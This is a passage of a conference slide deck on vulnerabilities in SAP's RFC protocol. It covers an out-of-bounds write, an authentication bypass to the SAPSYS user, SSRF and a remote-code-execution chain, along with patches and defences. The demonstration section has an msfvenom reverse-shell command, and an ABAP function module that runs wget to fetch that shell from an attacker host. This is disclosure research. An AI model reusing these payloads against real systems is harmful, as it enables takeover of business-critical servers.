
# Fuzzing RFC Conversation Packets

## Results – The Completely Unexpected

Segmentation fault triggered by overlong data value field in exploitation primitives:



*What do these containers have in common?*



- Goes unnoticed for first ~9,000 bytes
- Crash appears to be delayed
  - Random/complex stack traces
- Flooding the service leads to DoS





## 2. Qh5 Nc6: From OOB Write to SAPSYS

[Antique Bug in disp+work!ab\_scramble]

# OOB Write in disp+work!ab\_scramble [CVE-2021-33684]

## Bug Triage

### *disp+work!ab\_scramble to recover plaintext*

- receives pointer to scrambled password string buffer (with fixed size of 80 bytes) in 'SIGNONCNTL.password' and seed value
- receives effective container size 'effContSize'

### XOR schedule:

- writes results back into 'SIGNONCNTL.password'
- uses index for pointer arithmetic
- attacker-controlled 'effContSize' (without prior bounds check) as break condition for loop

### Out-of-Bounds Write:

Overlong RFC data container: XOR schedule operates on data past the end of 'SIGNONCNTL.password'

```
LAB_0288e30b XREF[1]: 0288e334(j)
0288e30b LEA R11,[kt] ; hard-coded XOR pool alphabet 'kt'
0288e312 MOV R10D,ECX
0288e315 ADD ECX,0x1
0288e318 IMUL R8D,EAX
0288e31c AND ECX,0x3f
0288e31f XOR R8B,byte ptr [R11 + R10*0x1]=>kt
0288e323 XOR byte ptr [SIGNONCNTL.password + RAX*0x1],R8B ; trigger
0288e327 ADD RAX,0x1 ; increment loop index
0288e32b MOV R8D,R9D
```

```
LAB_0288e32e XREF[1]: 0288e309(j)
0288e32e CMP EAX,effContSize ; fully attacker-controlled
0288e330 LEA R8,[R8 + RDX]
0288e334 JC LAB_0288e30b
```

- Triggered before authentication
- Limited exploitation primitives
- Combination of primitives with different seed values for greater accuracy?
- From OOB Write to RCE? Similarities with [11]

[11] LEXFO, C. Fol. and D. Bach "XORTigate: Pre-authentication Remote Code Execution on Fortigate VPN (CVE-2023-27997)", lexfo.fr.com. <https://blog.lexfo.fr/xortigate-cve-2023-27997.html> (accessed Jun. 21, 2023).

# OOB Write in disp+work!ab\_scramble [CVE-2021-33684]

## From OOB Write to Authentication Bypass to SAPSYS




### Bruteforcing seed values with overlong Ticket

- Internal flags of 'SIGNONCNTL' poisoned
- Limited control of `ab_xsignon`
- Virtual user context: `SAPSYS/000` hijacked

### Undefined behavior: Attempted start of specified ABAP function module as SAPSYS

- Hard-coded into kernel binary
- No user master record (USR02, USR01)
- No authorizations



```
# cat /usr/sap/<SID>/D00/work/dev_wN  
[...]  
M RstrNotifyUserChange: user/client = (SAPSYS /000)  
[...]  
A RFC SignOn> ab_rfc_sign_default  
A RFC SignOn> try only  
A RFC Signon> RfcUserChecked 0
```

# OOB Write in disp+work!ab\_scramble [CVE-2021-33684]

## From OOB Write to Authentication Bypass to SAPSYS

2 client pkts, 0 server pkts, 0 turns.

192.168.56.104:49550 → 192.168.56.103:3300 (1.6) Show data as Hex Dump Stream 0

0 client pkts, 3 server pkts, 0 turns.

192.168.56.103:3300 → 192.168.56.104:49550 (1.389 byte) Show data as ASCII

rfc\_oob\_signoncntl01010000.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.104	192.168.56.103	TCP	74	49550 → 3300 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3446498316 TSecr=0 WS=128
2	0.000378364	192.168.56.103	192.168.56.104	TCP	74	3300 → 49550 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=4065971037 TSecr=3446498316
3	0.000386207	192.168.56.104	192.168.56.103	TCP	66	49550 → 3300 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3446498316 TSecr=4065971037

### 3. Bc4 Nf6: From SAPSYS to SSRF

[ABAP Relics in the Hidden  
AutoABAP/bgRFC Interface]



# Kernel Function disp+work!ab\_RfcAuthorityCheck

## The Hidden AutoABAP and bgRFC Interface

Verifies S\_RFC authorizations of destination user

- Well-known exceptions
  - System function modules of group SRFC
    - RFC\_SYSTEM\_INFO
    - RFC\_PING
    - ...
- Identified further hard-coded function names
- Require authentication, but no authorizations by default
  - Can be called without S\_RFC privileges
  - High-level ABAP code reachable by SAPSYS (!)

```
[...]
025703b9 MOV RDX=>sy[3340],R12 = null
025703bc MOV RDI,R15
025703bf CALL isAutoAbapFM
[...]
LAB_0257084f XREF[1]: 025701bf(j)
0257084f MOV RDX,qword ptr [RBP + local_290]
02570856 LEA RSI,[u_ARFC_DEST_CONFIRM_EXTERN_02f5da60]
= u"ARFC_DEST_CONFIRM_EXTERN"
0257085d MOV RDI=>sy[3340],R12 = null
02570860 CALL memcmpU16
02570865 TEST EAX,EAX
02570867 JZ LAB_02570839
[...]
02570875 LEA RSI,[u_ARFC_DEST_SHIP_EXTERN_02f5da30] =
u"ARFC_DEST_SHIP_EXTERN"
0257087c MOV RDI=>sy[3340],R12 = null
0257087f CALL memcmpU16
02570884 TEST EAX,EAX
02570886 JZ LAB_02570839
[...]
```

# Exposed ABAP Programming Pitfalls [CVE-2021-33677]

## Server-Side Request Forgery (SSRF) in Multiple Function Modules

```
Function module ARFC_DEST_CONFIRM_EXTERN Active
Attributes Import Export Changing Tables Exceptions Source code

** IMPORTING
** VALUE(DESTINATION_NAME) TYPE RFCDEST
** VALUE(CALLID) TYPE ANFCALLID
** VALUE(ERRORSTATUS) TYPE SYSUBRC DEFAULT 0
** VALUE(RETUDATA) TYPE SYINPUT DEFAULT SPACE
** EXPORTING
** VALUE(HOLD_DELETE) TYPE SYINPUT
** VALUE(COMMUNICATION_FAILURE) TYPE BGRFC_EXE_MESSAGE
** VALUE(SYSTEM_FAILURE) TYPE BGRFC_EXE_MESSAGE
** EXCEPTIONS
** INVALID_PARAMETER

IF destination_name IS INITIAL.
  RAISE invalid_parameter.
ENDIF.

cl_bgrfc_server_shutdown=>keep_session( cl_shutdown=>co_keep_session_bgrfc ).

CALL FUNCTION 'ARFC_DEST_CONFIRM' DESTINATION destination_name
EXPORTING
  callid = callid
```

```
Function module ARFC_DEST_SHIP_EXTERN Active
Attributes Import Export Changing Tables Exceptions Source code

** INVALID_PARAMETER

if destination_name is initial.
  raise invalid_parameter.
endif.

cl_bgrfc_server_shutdown=>keep_session( cl_shutdown=>co_keep_session_bgrfc ).

call function 'ARFC_DEST_SHIP' destination destination_name
* %_rfcopt l_rfcopt
exporting
  sender_id = sender_id
tables
  data = data
  state = state
exceptions
  no_state_entry_found = 1
  no_end_marker_found = 2
  communication_failure = 3 message communication_failure
  system_failure = 4 message system_failure.
```

### Application Servers as Destinations

As well as the destinations created in transaction SM59, dynamic destinations, and the two predefined destinations, destinations can also be specified directly, in the form `hostname_sysid_sysnr`. `hostname` is the host name of the application server, `sysid` is the name of an AS ABAP, and `sysnr` is the system number as it is displayed using the transaction SM51.

The only systems that can be reached like this are the current systems or systems connected using a [trust relationship](#). The logon data of the current user is used for the current system; in other systems, a logon must take place.

#### Note

This data can be specified dynamically without presenting a security risk.

[12] SAP SE, "SAP Help Portal: ABAP Keyword Documentation - RFC Destination", sap.com. [https://help.sap.com/doc/abapdocu\\_750\\_index\\_htm/750/en-US/abenrfc\\_destination.htm](https://help.sap.com/doc/abapdocu_750_index_htm/750/en-US/abenrfc_destination.htm) (accessed Jun. 4, 2023).



## 4. Qxf7#: From RFC to RCE

[A Memorable Exploit - SAPMATT]



```
fish /home/fabhap/euomir/poc
File Edit View Search Terminal Help
~/e/poc >>> nmap -n --open --datadir ~/nmap-erpscan/ -sV -p3300-3399 192.168.254.129 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2023-06-11 15:47 CEST
Nmap scan report for 192.168.254.129
Host is up (0.00026s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE      VERSION
3300/tcp  open  sapgateway  SAP Gateway (Monitoring mode disabled)

Read from /home/fabhap/nmap-erpscan/: nmap-service-probes nmap-services.
Read from /usr/bin/../../share/nmap: nmap-payloads.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 6.22 seconds
~/e/poc >>> █
```

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.254.130 LPORT=7777 -f elf >...
File Edit View Search Terminal Help
~/e/p/shells >>> msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.254.130 LPORT=7777 -f elf > shell && python3 -m http.server 8080
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
█
```

```
File Edit View Search Terminal Help
- lvn 7777
.0.0.0 7777
```

# DEMONSTRATION

# From RFC to RCE

## Exploit Chain

1. Exploit OOB Write to trigger SSRF as SAPSYS
2. Make target connect back to rogue RFC server
3. Perform NI/RFC handshake to open RFC connection
4. Target attempts to establish conversation, trying to authenticate as SAPSYS:
  - Triggers IntTicket Leak
  - Triggers ExtTicket Leak
5. Employ tickets in RFC Loopback Attack impersonating SAPSYS
6. Achieve code execution as <sid>adm

```
FUNCTION SAPMATT.  
*"  
*""Local Interface:""  
*"  
DATA opcodexec TYPE X VALUE 9.  
CALL 'ThWpInfo' ID 'OPCODE' FIELD opcodexec  
ID 'SERVER' FIELD ''  
ID 'PROG' FIELD 'wget '  
ID 'ARGC' FIELD 1  
ID 'ARG1' FIELD 'http://192.168.254.130:8080/shell'.  
WAIT UP TO '0.9' SECONDS.  
CALL 'ThWpInfo' ID 'OPCODE' FIELD opcodexec  
ID 'SERVER' FIELD ''  
ID 'PROG' FIELD 'chmod '  
ID 'ARGC' FIELD 2  
ID 'ARG1' FIELD 'ls'
```

Classification

Function Group	SRFC	RFC Administration
Short Text	PoC	

Processing Type

Regular Function Module

Remote-Enabled Module

Update Module

Start immed.

Immediate start (not updateable)

BasXML supported

General Data

Person Responsible	SAP
Last Changed By	SAPSYS
Changed on	11.06.2023
Package	SRCX
Program Name	SAPLSRFC

# From RFC to RCE

## Gaining Code Execution

### ABAP Function Module RS\_FUNCTIONMODULE\_INSERT

- Already discussed by A. Wiegenstein [13] at



### Function lifecycle:

- Received patch with SAP security note 1589919
- Reworked in SAP security note 1826448
- Another note 1980618

VF Advisory: **SAP-BACK-03**

SAP Note: 1589919

CVSS Base Score: 3.5

CVSS Base Vector: AV:N/AC:M/AU:S/C:N/I:P/A:N

**SAP: 'BACKDOOR'**

Function Module `rs_functionmodule_insert` is *designed to create arbitrary remote-executable ABAP Code, bypassing the TEST System.*

#### Characteristics:

1. Covertness
2. **Bypass**
3. **Intent**

[13] A. Wiegenstein. (2012). Real SAP Backdoors. Presented at the Troopers Conf. 2012.

# From RFC to RCE

## Gaining Code Execution

SAP Class Builder Class CL RFC Display

Method: `_CHECK RFC_INTERNAL` active

```
METHOD _check_rfc_internal  
  BY KERNEL MODULE ab_check_rfc_internal fail.  
ENDMETHOD.
```

Function Builder: Display RS\_FUNCTIONMODULE\_INSERT

Function module: `RS_FUNCTIONMODULE_INSERT` Active

Source code

```
1 FUNCTION RS_FUNCTIONMODULE_INSERT.  
2  
3  
4 ***"Local Interface:  
5 *** IMPORTING  
6 ***   VALUE(FUNCNAME) LIKE RS38L-NAME  
7 ***   VALUE(FUNCTION_POOL) LIKE RS38L-AREA  
8 ***   VALUE(INTERFACE_GLOBAL) LIKE RS38L-GLOBAL DEFAULT SPACE  
9 ***   VALUE(REMOTE_CALL) LIKE RS38L-REMOTE DEFAULT SPACE  
10 ***   VALUE(SHORT_TEXT) LIKE TFTIT-STEXT  
11 ***   VALUE(SUPPRESS_CORR_CHECK) LIKE RS38L-EXTERN DEFAULT 'X'  
12 ***   VALUE(UPDATE_TASK) LIKE RS38L-UKIND1 DEFAULT SPACE  
13 ***   VALUE(CORRNUM) LIKE E071-TRKORR DEFAULT SPACE  
14 ***   VALUE(NAMESPACE) LIKE RS38L-NAMESPACE DEFAULT SPACE  
15 ***   VALUE(SUPPRESS_LANGUAGE_CHECK) LIKE RS38L-HEAD DEFAULT 'X'  
16 ***   VALUE(AUTHORITY_CHECK) LIKE RS38L-HEAD DEFAULT 'X'  
17 ***   VALUE(SAVE_ACTIVE) LIKE RS38L-HEAD DEFAULT 'X'  
18 ***   VALUE(NEW_SOURCE) TYPE RSFB_SOURCE OPTIONAL
```

```
78 * when NO check is required from outside, than verify that there is no RFC call.  
79 * In RFC external call we have to execute the authority-check!  
80 if authority_check = space.  
81   if cl_rfc=>is_external( ) = abap_true.  
82     authority_check = 'X'.  
83   endif.  
84 endif.  
85
```

# From RFC to RCE

## Gaining Code Execution

```
Listing: disp+work
00c740c6 89 44 24 28 MOV     dword ptr [RSP + local_e0],EAX
00c740ca 45 8b 94    MOV     R10D,dword ptr [R12 + 0x528]
24 28 05
00 00
00c740d2 89 4c 24 08 MOV     dword ptr [RSP + local_100],ECX
00c740d6 48 89 14 24 MOV     qword ptr [RSP]=>local_108,RDX
00c740da 4c 89 74    MOV     qword ptr [RSP + local_f8],R14
24 10
00c740df 44 89 54    MOV     dword ptr [RSP + local_f0],R10D
24 18
00c740e4 e8 07 98    CALL    ab_MakeTicketRcvExternal          ulong ab_MakeTicketRcvExternal(u...
fe ff
00c740e9 49 8d b4    LEA    RSI,[R12 + 0x634]
24 34 06
00 00
00c740f1 ba 18 00    MOV     EDX,0x18
00 00
00c740f6 4c 89 ef    MOV     param_9,R13
00c740f9 e8 d2 ff    CALL    memcmp
7b ff
00c740fe 85 c0      TEST    EAX,EAX
00c74100 75 06      JNZ    LAB_00c74108
LAB_00c74102
00c74102 c7 03 02    MOV     dword ptr [RBX],0x0
00 00 00
LAB_00c74108
00c74108 48 81 c4    ADD     RSP,0xd8
d8 00 00 00
00c7410f 5b        POP     RBX
00c74110 41 5c      POP     R12
00c74112 41 5d      POP     R13
00c74114 41 5e      POP     R14
00c74116 41 5f      POP     R15
00c74118 5d        POP     RBP
00c74119 c3        RET
```

```
Listing: disp+work
00c73ff7 4c 89 fa    MOV     RDX,R15
00c73ffa 4c 89 95    MOV     qword ptr [RBP + local_90],R10
78 ff ff ff
00c74001 4c 89 f7    MOV     param_9,R14
00c74004 4c 89 6c    MOV     qword ptr [RSP + local_100],R13
24 08
00c74009 c7 45 84    MOV     dword ptr [RBP + local_84],0x0
00 00 00 00
00c74010 89 45 80    MOV     dword ptr [RBP + local_88],EAX
00c74013 c6 45 88 00 MOV     byte ptr [RBP + local_80],0x0
00c74017 e8 82 96    CALL    ab_MakeTicketRcvInternal        undefined8 ab_MakeTicketRcvInter...
fe ff
00c7401c 48 8b 8d    MOV     RCX,qword ptr [RBP + local_90]
78 ff ff ff
00c74023 49 8d b4    LEA    RSI,[R12 + 0x614]
24 14 06
00 00
00c7402b ba 20 00    MOV     EDX,0x20
00 00
00c74030 48 89 cf    MOV     param_9,RCX
00c74033 e8 98 00    CALL    memcmp
7c ff
int memcmp(void * __s1, void * __...
00c74038 85 c0      TEST    EAX,EAX
00c7403a 0f 85 c8    JNZ    LAB_00c74108
00 00 00
00c74040 41 8b b4    MOV     ESI,dword ptr [R12 + 0x388]
24 88 03
00 00
00c74048 41 8b 8c    MOV     ECX,dword ptr [R12 + 0x3bc]
24 bc 02
```

# Implications and Aftermath

## Wormable Characteristics

Attack could be automated and is

- remotely exploitable
- no user interaction required
- highly appropriate for lateral movement

## Stepping stones

- Table RFCDES
- Table RFCSYSACL
- Central hubs and satellite systems
- RFC links across the perimeter?
- RFC links in hosted environments?
- RFC links into the (public) cloud?

## Coming soon...

- Attacking SAP clients.
- SAP Backdoors.
- ABAP Worms.
- Exploiting Trusted Systems.
- RFC Fuzzer.
- ...

The screenshot shows a video player interface from media.ccc.de. The slide content is as follows:

### The Threat Agent: Dark Organisations

- STUXNET is very popular but...
  - SAP software is used for production of fighter jets, running power grids, oil & gas, critical production systems and more. Especially production, materials management, logistics and financials applications...
    - <http://www.sap.com/industries/>
  - Has much better API and documentation than PLCs and Step7
- Compared to the effort spent for STUXNET, it would be unreasonable to think that similar is not already done for such systems
  - What happens when you order wrong materials for the next Eurofighter aircraft?
  - How would you detect it?

The video player interface includes a search bar, a play button, a progress bar, and a volume icon.

62

[3] E. Arsal. (2010). Rootkits and Trojans on Your SAP Landscape. Presented at the CCC 27C3 Conf.  
[4] M. Nuñez. (2007). Attacking the Giants: Exploiting SAP Internals. Presented at the Black Hat Europe 2007 Conf.

# Implications and Aftermath

## Detection Challenges

### Payload delivered and executed as SAPSYS

- SAL enabled? Integrated with SIEM? Regularly reviewed?
- Are there even any relevant logs available?
- The official **SAP Security Baseline Template in version 2.4** says [14]:

2. Filter: Activate everything for special user `SAP*` in all clients `**`

You cannot use a filter `SAP*` because this would include the virtual user `SAPSYS` because of profile parameter `rsau/user_selection = 1`. This virtual user `SAPSYS` performs many house-keeping activities triggered by the system itself. You do not want to log these events.

However, you can use the special filter value `SAP#*` instead.

[14] SAP SE, "SAP Note 2253549 - The SAP Security Baseline Template", sap.com. <https://launchpad.support.sap.com/#/notes/2253549> (accessed Jun. 4, 2023).

# Implications and Aftermath

## Affected Releases and Versions

### CVE-2021-27610:

KERNEL 7.21-7.22  
KERNEL 7.49  
KERNEL 7.53  
KERNEL 7.73  
KERNEL 7.77  
KERNEL 7.81  
KERNEL 7.84  
KERNEL 8.04  
KRNL32NUC 7.21  
KRNL32NUC 7.21EXT  
KRNL32NUC 7.22  
KRNL32NUC 7.22EXT  
KRNL32UC 7.21  
KRNL32UC 7.21EXT  
KRNL32UC 7.22  
KRNL32UC 7.22EXT  
KRNL64NUC 7.21  
KRNL64NUC 7.21EXT  
KRNL64NUC 7.22  
KRNL64NUC 7.22EXT  
KRNL64NUC 7.49  
KRNL64UC 7.21  
KRNL64UC 7.21EXT  
KRNL64UC 7.22  
KRNL64UC 7.22EXT  
KRNL64UC 7.49  
KRNL64UC 7.53  
KRNL64UC 7.73

### KRNL64UC 8.04

SAP\_BASIS 700-702  
SAP\_BASIS 710-711  
SAP\_BASIS 730  
SAP\_BASIS 731  
SAP\_BASIS 740  
SAP\_BASIS 750-755  
SAP\_BASIS 783  
SAP\_BASIS 804  
EOL versions?

### CVE-2021-33677:

SAP\_BASIS 700-702  
SAP\_BASIS 730  
SAP\_BASIS 731  
SAP\_BASIS 740  
SAP\_BASIS 750-755  
SAP\_BASIS 784  
SAP\_BASIS 804  
SAP\_BASIS DEV  
EOL versions?

### CVE-2021-33684:

KERNEL 7.21-7.22  
KERNEL 7.49  
KERNEL 7.53  
KERNEL 7.77  
KERNEL 7.81  
KERNEL 7.84  
KERNEL 8.04  
KRNL32NUC 7.21  
KRNL32NUC 7.21EXT  
KRNL32NUC 7.22  
KRNL32NUC 7.22EXT  
KRNL32UC 7.21  
KRNL32UC 7.21EXT  
KRNL32UC 7.22  
KRNL32UC 7.22EXT  
KRNL64NUC 7.21  
KRNL64NUC 7.21EXT  
KRNL64NUC 7.22  
KRNL64NUC 7.22EXT  
KRNL64NUC 7.49  
KRNL64UC 7.21  
KRNL64UC 7.21EXT  
KRNL64UC 7.22  
KRNL64UC 7.22EXT  
KRNL64UC 7.49  
KRNL64UC 7.53  
KRNL64UC 8.04  
EOL versions?

### CVE-2023-0014:

KERNEL 7.22  
KERNEL 7.53  
KERNEL 7.77  
KERNEL 7.81  
KERNEL 7.85  
KERNEL 7.89  
KRNL64NUC 7.22  
KRNL64NUC 7.22EXT  
KRNL64UC 7.22  
KRNL64UC 7.22EXT  
KRNL64UC 7.53  
SAP\_BASIS 700-702  
SAP\_BASIS 710-711  
SAP\_BASIS 730  
SAP\_BASIS 731  
SAP\_BASIS 740  
SAP\_BASIS 750-757  
EOL versions?

[15] SAP SE, "SAP Security Notes Advisory", sap.com. [https://support.sap.com/content/dam/support/en\\_us/library/ssp/offerings-and-programs/support-services/sap-security-optimization-services-portfolio/SAP\\_Security\\_Notes\\_Advisory.zip](https://support.sap.com/content/dam/support/en_us/library/ssp/offerings-and-programs/support-services/sap-security-optimization-services-portfolio/SAP_Security_Notes_Advisory.zip) (accessed Jun. 4, 2023).



# Defense and Countermeasures

## Coordinated Disclosure and SAP Security Notes

SAP Security Note	Title	Released on	Related CVE	Patch type
<a href="https://me.sap.com/notes/3007182">https://me.sap.com/notes/3007182</a>	Improper Authentication in SAP NetWeaver ABAP Server and ABAP Platform	2021-06	CVE-2021-27610	Kernel patch ABAP corrections
<a href="https://me.sap.com/notes/3044754">https://me.sap.com/notes/3044754</a>	Information Disclosure in SAP NetWeaver AS ABAP and ABAP Platform	2021-07	CVE-2021-33677	ABAP corrections
<a href="https://me.sap.com/notes/3032624">https://me.sap.com/notes/3032624</a>	Memory Corruption Vulnerability in SAP NetWeaver AS ABAP and ABAP Platform	2021-07	CVE-2021-33684	Kernel patch
<a href="https://me.sap.com/notes/3089413">https://me.sap.com/notes/3089413</a>	Capture-replay vulnerability in SAP NetWeaver AS for ABAP and ABAP Platform	2023-01	CVE-2023-0014	Kernel patch ABAP corrections Manual activities

# Defense and Countermeasures

## SAP Security Notes Challenges

### SAP Security Note 3089413 – CVE-2023-0014

- Design Flaw: From Report to Patch Tuesday in > 18 months

1. Kernel and ABAP core components to be patched on all ABAP systems in the SAP landscape
  - could require system downtime
  - could require additional dependencies
2. Post-installation steps
  - Migration of all Trusted/Trusting RFC Destinations
  - Set profile parameter *rfc/allowoldticket4tt*
  - Complexity depends on customization degree, amount of systems, proactive measures

Tool support (e.g. FRUN policy) and FAQ available



### No workaround

Monitor and restrict RFCSYSACL access  
Monitor and restrict function calls of RFC\_TRUSTED\_SYSTEM\_SECURITY  
Custom key for Secure Storage types

#### General rules:

- Enforce SNC/TLS inbound/outbound
- Remove any unnecessary S\_RFCACL and S\_RFC permissions
- Enable UCON and maintain CA

# Conclusion

## Summary

*Towards a more secure RFC interface 16 years later*

### Research Results

- Basic Protocol Dissection of RFC Type '3'
- Proof of Concepts
  - Internal Conversations
  - Trusted Conversations
  - Several high-impact implementation bugs
  - Design flaws going beyond research objective
- Shared Responsibility

### Research Limitations

- Impact analysis restricted to specific kernel releases (753/777)
- No evaluation of cloud appliances
  - Steampunk
  - SAP S/4HANA Cloud
  - ...
- Multiple unknown RFC data containers

### Future Work

- Integrate results of low-level protocol analysis with pysap?
- In-depth patch analysis (Ticketing Architecture)
- Still uncharted areas
  - RFC/WebSockets
  - UCON framework
  - ...
- ***Never trust a running system***

# Any questions?

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[www.sec-consult.com](http://www.sec-consult.com)



an Eviden business